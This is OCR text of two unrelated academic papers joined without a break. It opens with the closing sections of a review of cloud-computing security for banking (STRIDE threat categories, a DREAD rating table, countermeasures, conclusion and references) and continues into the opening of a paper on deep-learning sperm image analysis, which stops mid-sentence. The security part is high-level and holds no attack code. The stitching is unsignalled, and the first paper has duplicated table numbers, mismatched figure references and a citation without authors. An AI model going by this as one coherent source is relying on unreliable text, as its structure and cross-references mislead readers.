A generic cloud computing model proposing the mitigation and overcoming of threats identified and categorized in Figure 4. This model is based on guidelines of STRIDE modelling and shows different components of the cloud computing model with the information flow among them.




Figure 6: STRIDE Thread Modelling in steps

5.2 Identify Assets of the System




Figure 7: Cloud Threat Model

Several vendors provide cloud computing platforms for hosting banking applications and services. However, there is a basic set of components that is common among all platforms. These common components are storage devices, computing devices, networking equipment, security components, and cloud-management software (Figure 4). According to best practices of cloud infrastructure, the STRIDE threat model divides the cloud infrastructure into different zones [76]. These zones help in the identification of threat relevance to a particular boundary.

5.3 Identify Threats

In section 5.2, different threats are extracted related to cloud computing. For simplicity, the threats are generalized to understand the risk encountered by cloud users. These threats are generalized in Table given below according to the STRIDE category and the property violated. This conversion facilitates understanding of the risk from the non-security expert

background. Similar threats are combined in one category. For example, the communication on the network is intercepted through man-in-the-middle and spoofing attacks that fall under the category of active eavesdropping. It is important to note that most of the attacks on the cloud platform fall under the category of spoofing and information disclosure. Data leakage and data theft are categorized as one the major concerns and threats by the research community.

Table 8. Threats STRIDE Conversion [77]

STRIDE Categories	Extracted Threats	Countermeasure
Spoofing	Spoofing, impersonation, brute force attack, MITM, masquerade attack, unauthorized access	Authentication and Authorization Solutions (Identity Service)
Tampering	Forgery, malicious code injection, physical attack, unsecured interfaces, gain initial access	Port Blocking, Firewalls, and Single Point of Entry in the Cloud (Identity Service)
Information Disclosure	Data leakage, eavesdropping, insecure communication, abuse attack, open ports, replay attack	Storage of data in encrypted form. Only authorized users can access it. Ensured through Storage and Identity service
Denial of Service	DoS, DDoS, jamming, or interruption attacks	Detection and identification solutions
Elevation of Privilege	Over privileged, lack of authentication	Authentication and authorization solution (Identity service)

5.4 Rating the Threats

Rating the threats is the next process after the identification of threats. This process is necessary to prioritize the mitigation strategy. In some cases, few low priority threats can be ignored. The assessment is conducted using Microsoft DREAD (Damage Potential, Reproducibility, Exploitability, Affected Users, Discoverability) Framework. The answer to each question according to the DREAD risk factor is in the range of 1-3 [77]. Then after scoring all the risk factors calculate a total of each threat, if scores 5-7 the risk is low, 8-11 risk is medium, and 12-15 risk is high. Table 8 shows the threats rating for the extracted threats.

Vulnerability	D	R	E	A	D	Total	Priority
DDos or DOS	1	1	1	2	1	6	Low
Data leakage	3	3	3	3	2	13	High
Eavesdropping	3	2	3	2	3	13	High
Forgery	2	1	2	2	2	9	Medium
MITM	3	3	2	3	2	13	High
Lack of authentication	2	3	3	3	2	13	High
Unauthorized access	3	3	2	2	2	12	High
Malicious code injection	1	1	1	1	1	5	Low
Over privileged	3	1	1	2	2	9	Medium
Replay attack	1	1	1	1	1	5	Low
Physical attack	1	1	1	1	1	5	Low
Impersonation	3	2	2	2	2	11	Medium

Table 8: DREAD Threat Rating

5.5 Proposed Countermeasures and Implementing STRIDE Threat Model

The countermeasures of threats categorized in section 5.4 are provided in Table 9. In this section, the data flow in the cloud model is explained using the STRIDE threat modelling framework. This is important to understand the potential threats to data flow in the cloud model. This modelling also helps to understand the data flow from an attacker's perspective. The process of threat modelling is performed before deploying the cloud platform to identify potential threats. During modelling, elements of the system such as devices, data storage, data flow, and external entities are considered. Cloud threat modelling is shown in Figure 4. The cloud architecture is divided into zones where the authentication and authorization in each zone are performed separately. Then zones are separated by trust boundaries (dotted lines) to represent data transition from one source to another. As shown in Figure 5, the service zone and cloud gateway zone interact with the authentication controller of the cloud which is responsible for the authentication and authorization of users (admin and tenants). The field gateway zone interacts with the authentication controller and device zone and places all requests in a queue. The queue server interacts with devices that are responsible to handle the compute, storage, or network-related requests.

Category	Threat	Countermeasure
Spoofing	Spoofing	Authentication mechanism
Tampering	Forgery	Input validation mechanism
Repudiation	Data repudiation	Logging or auditing of record
Information Disclosure	Sniffing	Encrypting the data communication
Denial of service	DoS attack	Input validation mechanism
Elevation of Privilege	Code injection	No mitigation provided
Denial of Service	Interruption of Service	No mitigation provided
Elevation of Privilege	Lack of authorization	State-change requests mechanism

Table 9: STRIDE Generated Threats

The threat modelling report is generated based on the designed system. The report shows that there are 41 threats in the cloud model and how an attacker can attack the system. These threats are summarized into spoofing, forgery, DoS, data leakage, data repudiation, sniffing, interruption, impersonation, code injection, lack of authentication, and lack of authorization. The modelling tools not only depict potential threats but also often suggest countermeasures as shown in Table 9. From the measure results following are the publication trends observed.

#	Sub-categories of domain	Percentage
1	Data security	47%
2	Data leak	10%
3	Communication security	3%
4	User authentication	18%
5	Regulatory compliance	7%
6	Risk management	5%
7	Botnet attacks	10%

Table 10: Publication Trend

6 Conclusion

This study discussed privacy, security, and trust-related issues in the adoption of cloud computing platforms for the banking sector. An SLR is conducted to identify these challenges and mitigation methodologies. In addition, a survey from researchers in the field is conducted to find the latest challenges in the field of cloud computing. As a result of SLR, seven (7) unique threats are identified. Microsoft STRIDE threat modelling framework is used to further categorize this threat from the perspective of a cloud designer. This STRIDE model provides a data flow diagram that represents the flow of information among different components of the framework. This model helped to identify the threats in different components of the cloud platform, unlike the previous studies that target individual threats in a particular component of the platform. A comparison of threats identified from the SLR and threat modelling framework shows that the SLR lacks studies on repudiation attacks that are basic threats to data. In the future, a private cloud-based model is proposed for banking systems addressing different privacy, security, and trust-related issues in the banking sector. This model will help the users to take advantage of cloud computing power while keeping the lowest footprint of cyber-attacks.

References

1 M.Feridun and A. Özün, "Basel IV implementation: a review of the case of the European Union", Journal of Capital Markets Studies, vol. 4, no. 1, pp. 7–24, 2020, https://doi.org/10.1108/JCMS-04-2020-0006.

2 A. Didenko, "Cybersecurity regulation in the financial sector: prospects of legal harmonization in the European Union and beyond", Uniform Law Review, vol. 25, no. 1, pp. 125–167, 2020. https://doi.org/10.1093/ulr/unaa006.

3 L. Alhenaki, A. Alwatban, B. Alamri, and N. Alarifi, "A Survey on the Security of Cloud Computing," 2nd Int. Conf. Comput. Appl. Inf. Secur. ICCAIS 2019, pp. 1–7, 2019, doi: 10.1109/CAIS.2019.8769497.

4 P. J. Sun, "Security and privacy protection in cloud computing: Discussions and challenges," J. Netw. Comput. Appl., vol. 160, p. 102642, 2020, doi: 10.1016/j.jnca.2020.102642.

5 F. A. M. Ibrahim and E. E. Hemayed, "Trusted Cloud Computing Architectures for infrastructure as a service: Survey and systematic literature review," Comput. Secur., vol. 82, pp. 196–226, 2019, doi: 10.1016/j.cose.2018.12.014.

6 L. Zhao et al., "Research Gaps and trends in Cloud Computing: A systematic mapping study," Int. J. Cloud Comput., vol. 2, no. 4, 2014.

7 A. Esther Omolara et al., "State-of-The-Art in Big Data Application Techniques to Financial Crime: A Survey," Int. J. Comput. Sci. Netw. Secur., vol. 18, no. 7, pp. 6–16, 2018.

8 A. Mahalle, J. Yong, X. Tao, and J. Shen, "Data Privacy and System Security for Banking and Financial Services Industry based on Cloud Computing Infrastructure," Proc. 2018 IEEE 22nd Int. Conf. Comput. Support. Coop. Work Des. CSCWD 2018, pp. 75–80, 2018, doi: 10.1109/CSCWD.2018.8465318.

9 An Approach to Network and Application Security," Proc. - 3rd IEEE Int. Conf. Cyber Secur. Cloud Comput. CSCloud 2016 2nd IEEE Int. Conf. Scalable Smart Cloud, SSC 2016, pp. 1–6, 2016, doi: 10.1109/CSCloud.2016.18.

10 G. Uctu, M. Alkan, I. A. Dogru, and M. Dorterler, "Perimeter Network Security Solutions: A Survey," 3rd Int. Symp. Multidiscip. Stud. Innov. Technol. ISMSIT 2019 - Proc., 2019, doi: 10.1109/ISMSIT.2019.8932821.

11 S. Lehrig, H. Eikerling, and S. Becker, "Scalability, elasticity, and efficiency in cloud computing: A systematic literature review of definitions and metrics," QoSA 2015 - Proc. 11th Int. ACM SIGSOFT Conf. Qual. Softw. Archit. Part CompArch 2015, no. 1, pp. 83–92, 2015, doi: 10.1145/2737182.2737185.

12 M. Chiregi and N. Jafari Navimipour, "Cloud computing and trust evaluation: A systematic literature review of the state-of-the-art mechanisms," J. Electr. Syst. Inf. Technol., vol. 5, no. 3, pp. 608–622, 2018, doi: 10.1016/j.jesit.2017.09.001.

13 C. Okoli and K. Schabram, "A Guide to Conducting a Systematic Literature Review of Information Systems Research," SSRN Electron. J., vol. 10, no. 2010, 2010.

14 C. Okoli, "A guide to conducting a standalone systematic literature review," Commun. Assoc. Inf. Syst., vol. 37, no. 1, pp. 879–910, 2015, doi: 10.17705/1cais.03743.

15 B. Kitchenham, "Procedures for Performing Systematic Reviews," 2004. doi: 10.1145/3328905.3332505.

16 B. Liao, Y. Ali, S. Nazir, L. He, and H. U. Khan, "Security Analysis of IoT Devices by Using Mobile Computing: A Systematic Literature Review," IEEE Access, vol. 8, pp. 120331–120350, 2020, doi:

10.1109/ACCESS.2020.3006358.

17 P. Vijayakumar et al., "MGPV: A novel and efficient scheme for secure data sharing among mobile users in the public cloud," Futur. Gener. Comput. Syst., vol. 95, pp. 560–569, 2019, doi: 10.1016/j.future.2019.01.034.

18 M. S. Das, A. Govardhan, and D. V. Lakshmi, "A classification approach for web and cloud based applications," Proc. - 2016 Int. Conf. Eng. MIS, ICEMIS 2016, 2016, doi: 10.1109/ICEMIS.2016.7745356.

19 E. M. Benhani, L. Bossuet, and A. Aubert, "The Security of ARM TrustZone in a FPGA-Based SoC," IEEE Trans. Comput., vol. 68, no. 8, pp. 1238–1248, 2019, doi: 10.1109/TC.2019.2900235.

20 A. Anitha, M. Varalakhshmi, A. Mary Mekala, Subashanthini, and M. Thilagavathy, "Secured cloud banking transactions using two-way verification process," Int. J. Civ. Eng. Technol., vol. 9, no. 1, pp. 531–540, 2018.

21 N. R. Parab, L. M. M. Colaco, and F. Coutinho, "Cloud based secure banking application," RTEICT 2017 - 2nd IEEE Int. Conf. Recent Trends Electron. Inf. Commun. Technol. Proc., vol. 2018-Janua, pp. 830–834, 2017, doi: 10.1109/RTEICT.2017.8256714.

22 R. K. Shyamasundar, N. V. N. Kumar, and P. Teltumde, "Realizing software vault on Android through information-flow control," Proc. - IEEE Symp. Comput. Commun., no. i, pp. 1007–1014, 2017, doi: 10.1109/ISCC.2017.8024657.

23 F. F. Alruwaili and T. A. Gulliver, "Secure migration to compliant cloud services: A case study," J. Inf. Secur. Appl., vol. 38, pp. 50–64, 2018, doi: 10.1016/j.jisa.2017.11.004.

24 V. Kumar, S. Kumar, and A. K. Gupta, "Real-Time detection of botnet behavior in cloud using domain generation algorithm," ACM Int. Conf. Proceeding Ser., vol. 12-13-Augu, pp. 1–3, 2016, doi: 10.1145/2979779.2979848.

25 E. Pakulova, A. Ryndin, and O. Basov, "Multi-path multimodal authentication system for remote information system," ACM Int. Conf. Proceeding Ser., pp. 10–13, 2019, doi: 10.1145/3357613.3357640.

26 A. M. Ximenes et al., "Implementation QR Code Biometric Authentication for Online Payment," IES 2019 - Int. Electron. Symp. Role Techno-Intelligence Creat. an Open Energy Syst. Towar. Energy Democr. Proc., pp. 676–682, 2019, doi: 10.1109/ELECSYM.2019.8901575.

27 S. Meean, Authentication Scheme Using Sparse Matrix in Cloud Computing, vol. 1, no. March. Springer International Publishing, 2018.

28 B. Tine, "PageVault: Securing Off-Chip Memory using Page-Based Authentication," 2017.

29 R. Bose, S. Chakraborty, and S. Roy, "Explaining the Workings Principle of Cloud-based Multi-factor Authentication Architecture on Banking Sectors," *Proc. - 2019 Amity Int. Conf. Artif. Intell. AICAI 2019*, pp. 764–768, 2019, doi: 10.1109/AICAI.2019.8701317.

30 D. Migdal, C. Johansen, and A. Jøsang, "DEMO: OffPAD - Offline personal authenticating device with applications in hospitals and e-banking," *Proc. ACM Conf. Comput. Commun. Secur.*, vol. 24-28-Octo, pp. 1847–1849, 2016, doi: 10.1145/2976749.2989033.

31 R. Wazirali, Z. Chaczko, and E. Chiang, "Steganographic authentication in cloud storage for mitigation of security risks," *Proc. - 25th Int. Conf. Syst. Eng. ICSEng 2017*, vol. 2017-Janua, pp. 451–458, 2017, doi: 10.1109/ICSEng.2017.61.

32 F. Reimair, C. Kollmann, and A. Marsalek, "Emulating U2F authenticator devices," *2016 IEEE Conf. Commun. Netw. Secur. CNS 2016*, no. Spc, pp. 543–551, 2017, doi: 10.1109/CNS.2016.7860546.

33 T. Y. Lin and C. S. Fuh, "Considerations of emerging cloud computing in financial industry and one-time password with valet key solution," *Proc. - 2016 16th IEEE Int. Conf. Comput. Inf. Technol. CIT 2016, 2016 6th Int. Symp. Cloud Serv. Comput. IEEE SC2 2016 2016 Int. Symp. Secur. Priv. Soc. Netwo*, pp. 724–731, 2017, doi: 10.1109/CIT.2016.81.

34 S. Ilankumaran and C. Deisy, "Multi-biometric authentication system using finger vein and iris in cloud computing," *Cluster Comput.*, vol. 22, pp. 103–117, 2019, doi: 10.1007/s10586-018-1824-9.

35 V. Vassilev, A. Phipps, M. Lane, K. Mohamed, and A. Naciscionis, "Two-factor authentication for voice assistance in digital banking using public cloud services," *Proc. Conflu. 2020 - 10th Int. Conf. Cloud Comput. Data Sci. Eng.*, pp. 404–409, 2020, doi: 10.1109/Confluence47617.2020.9058332.

36 I. Gordin, A. Graur, and A. Potorac, "Two-factor authentication framework for private cloud," *2019 23rd Int. Conf. Syst. Theory, Control Comput. ICSTCC 2019 - Proc.*, pp. 255–259, 2019, doi: 10.1109/ICSTCC.2019.8885460.

37 S. Asadi, M. Nilashi, A. R. C. Husin, and E. Yadegaridehkordi, "Customers perspectives on adoption of cloud computing in banking sector," *Inf. Technol. Manag.*, vol. 18, no. 4, pp. 305–330, 2017, doi: 10.1007/s10799-016-0270-8.

38 B. Odusote, O. Daramola, and M. Adigun, "Towards an extended misuse case framework for elicitation of cloud dependability requirements," *ACM Int. Conf. Proceeding Ser.*, pp. 135–144, 2018, doi: 10.1145/3278681.3278698.

39 H. Hassan, A. I. El-Desouky, A. Ibrahim, E. S. M. El-Kenawy, and R. Arnous, "Enhanced QoS-Based Model for Trust Assessment in Cloud Computing Environment," *IEEE Access*, vol. 8, pp. 43752–43763, 2020, doi: 10.1109/ACCESS.2020.2978452.

40 P. Li, J. Li, Z. Huang, C. Z. Gao, W. Bin Chen, and K. Chen, "Privacy-preserving outsourced classification in

cloud computing," *Cluster Comput.*, vol. 21, no. 1, pp. 277–286, 2018, doi: 10.1007/s10586-017-0849-9.

41 V. Kanimozhi and T. P. Jacob, "Artificial Intelligence outflanks all other machine learning classifiers in Network Intrusion Detection System on the realistic cyber dataset CSE-CIC-IDS2018 using cloud computing," *ICT Express*, no. xxxx, 2020, doi: 10.1016/j.icte.2020.12.004.

42 A. Elzamly, B. Hussin, A. Samad, H. Basari, and C. Technology, "Classification of Critical Cloud Computing Security Issues for Banking Organizations: A Cloud Delphi Study," vol. 9, no. 8, pp. 137–158, 2016.

43 C. A. Ardagna, K. Ariyapala, M. Conti, C. M. Pinotti, and J. Stefa, "Anonymous end-to-end communications in adversarial mobile clouds," *Pervasive Mob. Comput.*, vol. 36, pp. 57–67, 2017, doi: 10.1016/j.pmcj.2016.09.001.

44 A. Mahalle, J. Yong, and X. Tao, "Insider threat and mitigation for cloud architecture infrastructure in banking and financial services industry," *Proc. 2019 IEEE 23rd Int. Conf. Comput. Support. Coop. Work Des. CSCWD 2019*, pp. 16–21, 2019, doi: 10.1109/CSCWD.2019.8791906.

45 D. D. Kankhare and A. A. Manjrekar, "A cloud based system to sense security vulnerabilities of web application in open-source private cloud IAAS," *2016 Int. Conf. Electr. Electron. Commun. Comput. Optim. Tech. ICEECCOT 2016*, pp. 252–255, 2017, doi: 10.1109/ICEECCOT.2016.7955225.

46 A. Mahalle, J. Yong, and X. Tao, "Protecting Privacy in Digital Era on Cloud Architecture for Banking and Financial Services Industry," *BESC 2019 - 6th Int. Conf. Behav. Econ. Socio-Cultural Comput. Proc.*, 2019, doi: 10.1109/BESC48373.2019.8963459.

47 O. Shkodina, I. Derid, and I. Zelenko, "DIGITAL TRANSFORMATION OF GLOBAL BANKING: CHALLENGES AND PROSPECTS," *Financ. Credit Act. Probl. Theory Pract.*, vol. 30, no. 3, pp. 45–51, 2019.

48 D. Tribedi, D. Sadhukhan, and S. Ray, *Cryptanalysis of a Secure and Privacy Preserving Mobile Wallet Scheme with Outsourced Verification in Cloud Computing*, vol. 1031, Springer Singapore, 2019.

49 R. Saxena, M. Jain, A. Kushwah, and D. Singh, "An Enhanced Parallel Version of RSA Public Key Crypto Based Algorithm Using OpenMP," *ACM Int. Conf. Proceeding Ser.*, pp. 37–44, 2017, doi: 10.1145/3136825.3136866.

50 K. Tyagi, A. Mishra, and M. Singh, "A novel cryptographic data security approach for banking industry to adopt cloud computing," *Int. J. Recent Technol. Eng.*, vol. 7, no. 5, pp. 356–361, 2019.

51 O. P. Jena, A. Tripathy, S. Swagatam, S. Rath, and A. R. Tripathy, "Dual encryption model for preserving privacy in cloud computing," *Adv. Math. Sci. J.*, vol. 9, no. 9, pp. 6667–6678, 2020, doi: 10.37418/amsj.9.9.24.

52 A. Salim, S. Tripathi, and R. K. Tiwari, "Applying Geo-Encryption and attribute based encryption to implement secure access control in the cloud," *Int. J. Comput. Networks Commun.*, vol. 11, no. 4, pp. 121–135, 2019, doi: 10.5121/ijcnc.2019.11407.

53 K. Suveetha and T. Manju, "Ensuring confidentiality of cloud data using homomorphic encryption," *Indian J. Sci. Technol.*, vol. 9, no. 8, pp. 1–7, 2016, doi: 10.17485/ijst/2016/v9i8/87964.

54 S. Dhal and V. Bhuwan, "Cryptanalysis and improvement of a cloud based login and authentication protocol," *Proc. 4th IEEE Int. Conf. Recent Adv. Inf. Technol. RAIT 2018*, pp. 1–6, 2018, doi: 10.1109/RAIT.2018.8388988.

55 B. B. Kırlar, S. Ergün, S. Z. Alparslan Gök, and G. W. Weber, "A game-theoretical and cryptographical approach to crypto-cloud computing and its economical and financial aspects," *Ann. Oper. Res.*, vol. 260, no. 1–2, pp. 217–231, 2018, doi: 10.1007/s10479-016-2139-y.

56 D. Gozman and L. Willcocks, "The emerging Cloud Dilemma: Balancing innovation with cross-border privacy and outsourcing regulations," *J. Bus. Res.*, vol. 97, no. June 2017, pp. 235–256, 2019, doi: 10.1016/j.jbusres.2018.06.006.

57 W. K. Hon and C. Millard, "Banking in the cloud: Part 1 – banks' use of cloud services," *Comput. Law Secur. Rev.*, vol. 34, no. 1, pp. 4–24, 2018, doi: 10.1016/j.clsr.2017.11.005.

58 W. K. Hon and C. Millard, "Banking in the cloud: Part 2 – regulation of cloud as 'outsourcing,'" *Comput. Law Secur. Rev.*, vol. 34, no. 2, pp. 337–357, 2018, doi: 10.1016/j.clsr.2017.11.006.

59 W. K. Hon and C. Millard, "Banking in the cloud: Part 3 – contractual issues," *Comput. Law Secur. Rev.*, vol. 34, no. 3, pp. 595–614, 2018, doi: 10.1016/j.clsr.2017.11.007.

60 S. Pokharel, K. K. R. Choo, and J. Liu, "Mobile cloud security: An adversary model for lightweight browser security," *Comput. Stand. Interfaces*, vol. 49, pp. 71–78, 2017, doi: 10.1016/j.csi.2016.09.002.

61 M. Ramachandran and V. Chang, "Towards performance evaluation of cloud service providers for cloud data security," *Int. J. Inf. Manage.*, vol. 36, no. 4, pp. 618–625, 2016, doi: 10.1016/j.ijinfomgt.2016.03.005.

62 W. Zheng, L. Yan, C. Gou, and F. Y. Wang, "Federated meta-learning for fraudulent credit card detection," *IJCAI Int. Jt. Conf. Artif. Intell.*, vol. 2021-Janua, pp. 4654–4660, 2020, doi: 10.24963/ijcai.2020/642.

63 H. Huang, X. Chen, Q. Wu, X. Huang, and J. Shen, "Bitcoin-based fair payments for outsourcing computations of fog devices," *Futur. Gener. Comput. Syst.*, vol. 78, pp. 850–858, 2018, doi: 10.1016/j.future.2016.12.016.

64 A. Elzamly *et al.*, "A new conceptual framework modelling for cloud computing risk management in banking organizations," *Int. J. Grid Distrib. Comput.*, vol. 9, no. 9, pp. 137–154, 2016, doi: 10.14257/ijgdc.2016.9.9.13.

65 T. A. Mohammed and A. B. Mohammed, "Security

architectures for sensitive Data in Cloud Computing," in *Proceedings of the 6th International Conference on Engineering & MIS 2020*, 2020, pp. 1–6, doi: 10.1145/3410352.3410828.

66 T. Daisy Premila Bai, A. Vimal Jerald, and S. Albert Rabara, "An adaptable and secure intelligent smart card framework for internet of things and cloud computing," *Adv. Intell. Syst. Comput.*, vol. 654, pp. 19–28, 2018, doi: 10.1007/978-981-10-6620-7_3.

67 M. Bélair, S. Laniepce, and J. M. Menaud, "Leveraging kernel security mechanisms to improve container security: A survey," *ACM Int. Conf. Proceeding Ser.*, 2019, doi: 10.1145/3339252.3340502.

68 M. Auxilia and K. Raja, "Knowledge based security model for banking in cloud," *ACM Int. Conf. Proceeding Ser.*, vol. 25-26-Augu, 2016, doi: 10.1145/2980258.2980364.

69 H. Alsaghier, "A secure mobile commerce framework based on community cloud," *Int. J. Inf. Comput. Secur.*, vol. 9, no. 1–2, pp. 100–113, 2017, doi: 10.1504/IJICS.2017.082841.

70 S. Biswas and A. Roy, "An Intrusion Detection System Based Secured Electronic Service Delivery Model," *Proc. 3rd Int. Conf. Electron. Commun. Aerosp. Technol. ICECA 2019*, pp. 1316–1321, 2019, doi: 10.1109/ICECA.2019.8822016.

71 H. Hui, D. McLernon, and A. Zaidi, "Design of the Security Mechanism for a BPO Cloud Computing Platform," *Proc. IEEE Int. Conf. Softw. Eng. Serv. Sci. ICSESS*, vol. 2018-Novem, pp. 1092–1095, 2019, doi: 10.1109/ICSESS.2018.8663713.

72 M. Sumathi and S. Sangeetha, "Scale-based secured sensitive data storage for banking services in cloud," *Int. J. Electron. Bus.*, vol. 14, no. 2, pp. 171–188, 2018, doi: 10.1504/IJEB.2018.094863.

73 A. Roskladka, N. Roskladka, G. Kharlamova, and R. Baglai, "Cloud based architecture of the core banking system," *CEUR Workshop Proc.*, vol. 2393, pp. 316–331, 2019.

74 P. Aufner, "The IoT security gap: a look down into the valley between threat models and their implementation," *Int. J. Inf. Secur.*, vol. 19, no. 1, pp. 3–14, 2020, doi: 10.1007/s10207-019-00445-y.

75 A. Honkaranta, T. Leppanen, and A. Costin, "Towards Practical Cybersecurity Mapping of STRIDE and CWE - A Multi-perspective Approach," *Conf. Open Innov. Assoc. Fruct*, vol. 2021-May, pp. 150–159, 2021, doi: 10.23919/FRUCT52173.2021.9435453.

76 J. B. F. Sequeiros, F. T. Chimuco, M. G. Samaila, M. M. Freire, and P. R. M. Inácio, "Attack and System Modeling Applied to IoT, Cloud, and Mobile Ecosystems: Embedding Security by Design," *ACM Comput. Surv.*, vol. 53, no. 2, 2020, doi: 10.1145/3376123.

77 A. Shostack, *Threat Modeling: Designing For Security*. John Wiley & Sons, 2014.

Deep learning-based sperm image analysis to support assessment of male reproductive health

Viet-Thang Vu*
Hanoi University of Industry, Hanoi, Vietnam
Manh-Quang Do
Phenikaa University, Hanoi, Vietnam
Trong-Hop Dang
Hanoi University of Industry, Hanoi, Vietnam
Dinh-Minh Vu
Hanoi University of Industry, Hanoi, Vietnam
Viet-Vu Vu
CMC University, Hanoi, Vietnam
Doan-Vinh Tran
University of Education, Vietnam National University, Hanoi, Vietnam
Hong-Seng Gan
Liverpool Univesity, Suzhou, China.

Abstract

Nowadays, male infertility is a worldwide issue. This problem can be caused by various factors such as low sperm count, weak sperm, anti-sperm antibodies, blocked sperm ducts, congenital infertility, and so on. In fact, if the problem can be detected early, it could be completely solved in some specific cases. This paper proposes a new, more comprehensive framework based on a deep learning model that can address two phases including detection and classification, which are the main steps in solving infertility problems. Experiments conducted on some datasets show that our proposed model has achieved high efficiency compared to other models.

Key Words: Human Sperm Analysis, Object Detection, Object Classification, Deep Learning, Computer Vision.

1 Introduction

Infertility is now a crucial problem in our life. According to the World Health Organization (WHO, 2023) statistics, it is estimated that around 17.5% of the adult population – roughly 1 in 6 worldwide – experience infertility [16]. Globally, 48.5 million couples are affected by infertility (2015). Statistic about infertility in the world shows that 9 out of 10 countries have the highest birth rates including countries in Africa and Afghanistan. Countries in Southern Europe, Eastern Europe, and East Asia have the lowest birth rates averaging 1.5 children per woman. In developing countries, one in four couples is affected by infertility. In Vietnam, according to a study by Nguyen Hoai Bac and colleagues [1], among 1,649 infertile men included in the research, the rate of unexplained male infertility accounted for 67.5% of the total study subjects and particularly up to 80.0% for cases with sperm present in the semen. Azoospermia infertility accounted for only 20.8%, but up to 80.9% of these cases found a cause. Additionally, from April 2013 to April 2019, 3,386 out of 28,963 patients visited for infertility, making up 11.7%. This is also an alarming rate for the youth today. In the works of [10, 17], 15% of couples face infertility issues, of which 30-40% of cases are attributed to male factors. Therefore, one of the early detection methods is the evaluation of sperm quality. Currently, doctors evaluate sperm quality manually through a microscope. This method has characteristics such as the ability to depend on the expertise of the evaluator, the ability to rely on the quality of the equipment, and the ability to consume a significant amount of time and manpower. According to a survey conducted in some hospitals at the lower level, the evaluation of sperm quality faces difficulties due to uneven expertise among evaluators while the demand for testing is increasing. Therefore, building a support system for doctors is essential and practical. The contribution of our paper is to propose a framework for sperm analysis to support the assessment of male reproductive health based on a deep learning model. Moreover, we also use an activation function which is introduced in our work [20] for the object detection step for our framework. Experiments conducted on

*Corresponding author(s). Email: vuvietthang@haui.edu.vn.




Figure 1: The proposed architecture utilizes a deep learning model for sperm classification [11].

some datasets show that our proposed model has obtained a high efficiency compared to other models. The rest of the paper is organized as follows: Section 2 presents the related work on sperm analysis to support the evaluation of male reproductive health. Section 3 describes our new framework. Then Section 4 presents the experiments that were carried out and discusses the results. Finally, Section 5 presents the conclusions and perspectives of this research work.

2 Related work

In this section, we will review some main works that are related to the topic of the paper. In [11], the authors proposed an automatic system installed on smartphones to assess the condition of sperm, DNA fragmentation, and results of hyaluronic acid binding (HBA) tests. Results from the article have shown that the smartphone-based approach performed with an accuracy of 87% in sperm classification tasks. In [4], a method based on a simple Convolutional Neural Networks deep learning model to assess the abnormal morphology of sperm through images at different parts including head, tail, and nucleus has been proposed. In the work, the author built a dataset consisting of 1,540 sperm images from 235 male infertility patients. The results showed the F0.5 score accuracy rates of 84.74%, 83.86%, and 94.65% for head, tail, and nucleus detection, respectively. The sperm morphology analysis is also an interesting direction of research because it is the basic step for other deep steps in studying infertility issues.

In [12], Principal Component Analysis (PCA) has been employed to extract features from sperm images. The k-Nearest Neighbors (KNN) method has also been utilized for diagnosing normal sperm. By applying these methods, the achieved accuracy is 87.53%. However, this work was conducted on a small dataset. A related work was studied by the author Christopher McCallum in 2019 [14]. In the research, they used a deep-learning neural network on a dataset consisting of 1000 DNA images of normal sperm to predict sperm quality. The authors also demonstrated the correlation between sperm cell images and DNA quality. Furthermore, the selection based on this deep learning approach is directly compatible with manual microscopic sperm selection and can support clinical doctors by providing quick DNA quality predictions (under 10ms per cell) and sperm selection in the 86th percentile from a specific sample. In 2020, the author V. Valiuskaite conducted research and built a Region-Based Convolutional Neural Networks (R-CNN) deep learning model to evaluate the movement ability of sperm in videos, aiming to assess the sperm's state [19]. The model segments the sperm head, while another algorithm is used to track the center coordinates to calculate the head sperm's movement speed. The research recorded an accuracy of 91.77% (95% CI, 91.11–2.43%) in detecting sperm heads in the sample sperm video dataset VISEM (A Multimodal Video Dataset of Human Spermatozoa). The Mean Absolute Error (MAE) of sperm head viability prediction is 2.92 (95% CI, 2.46–3.37), while the Pearson correlation between actual sperm head viability and prediction is 0.969. In [23], Zhang et al. proposed a new method for analyzing sperm morphology but applied it to animals. In the method, by employing image processing techniques, parameters such as the length extension of the head, ellipticity, percentage of the acrosome, and the angle of the lens were examined. To achieve this goal, various algorithms such as K-means and the edge thinning algorithm were utilized. Therefore, based on the extracted parameters, the algorithm could determine the morphological quality of each sperm. Some studies do not focus on sperm morphology analysis but are related to the task of analyzing sperm motion. In [6], a method named SMA was introduced to detect and 